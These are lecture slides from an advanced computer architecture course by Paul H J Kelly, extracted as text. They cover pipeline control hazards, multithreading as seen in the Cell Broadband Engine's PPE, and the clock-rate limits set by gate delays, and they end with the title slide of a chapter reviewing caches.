



Figure 3.22, page 163, CA:AQA 2/e

- Add extra hardware to the decode stage, to determine branch direction and target earlier
- We still have a one-cycle delay – we just have to fetch and start executing the next instruction
- If the branch is actually taken, block the MEM and WB stages and fetch the right instruction

# Eliminating hazards with multi-threading

- If we had no stalls we could finish one instruction every cycle
- If we had no hazards we could do without forwarding – and decode/control would be simpler too



**Example:**  
PowerPC processing element (PPE)  
in the Cell Broadband Engine (Sony PlayStation 3)

- ◆ IF maintains two Program Counters
- ◆ Even cycle – fetch from PC0
- ◆ Odd cycle – fetch from PC1
- ◆ Thread 0 reads and writes thread-0 registers
- ◆ No register-to-register hazards between adjacent pipeline stages

(cf “C-Slowing”.....)

## So – how fast can this design go?

- ◆ A simple 5-stage pipeline can run at 5-9GHz
- ◆ Limited by critical path through slowest pipeline stage logic
- ◆ Tradeoff: do more per cycle? Or increase clock rate?
  - Or do more per cycle, in parallel...
- ◆ At 3GHz, clock period is 330 picoseconds.
  - The time light takes to go about four inches
  - About 10 gate delays
    - ▶ for example, the Cell BE is designed for 11 FO4 (“fan-out=4”) gates per cycle:  
[www.fe.infn.it/~belletti/articles/ISSCC2005-cell.pdf](http://www.fe.infn.it/~belletti/articles/ISSCC2005-cell.pdf)
    - ▶ Pipeline latches etc account for 3-5 FO4 delays leaving only 5-8 for actual **work**
- ◆ **How can we build a RAM that can implement our MEM stage in 5-8 FO4 delays?**

# Summary

- ◆ This course is about fetch-execute machines!
  - ◆ The fetch-decode-execute sequence is naturally pipelinable
  - ◆ Pipelining would be wonderful... but:
    - ◆ Control hazards
    - ◆ Data hazards
    - ◆ Structural hazards
  - ◆ Hazards can sometimes be handled by *forwarding*
  - ◆ Hazards sometimes cause *stalls*
  - ◆ Control hazards are just trouble! But there are things we can do!
  - ◆ Pipeline design affects the maximum clock rate
- We will see how all of these can be tackled with dynamically-scheduled “out-of-order” microarchitectures

Next: tutorial exercise 1 on the connection between the instruction set and the pipeline architecture

And then we'll look at caches and the memory system

# Advanced Computer Architecture

## Chapter 1.4

### Caches: a quick review of introductory *memory system* architecture


Objective: bring everyone up to speed, and also establish some key ideas that will come up later in the course in more complicated contexts

October 2022


Paul H J Kelly

These lecture notes are partly based on the course text, Hennessy and Patterson's *Computer Architecture, a quantitative approach* (6<sup>th</sup> ed), and on the lecture slides of David Patterson's Berkeley course (CS252)


Intel Skylake quad-core die photo



Intel Skylake quad-core die photo



Intel Skylake quad-core die photo

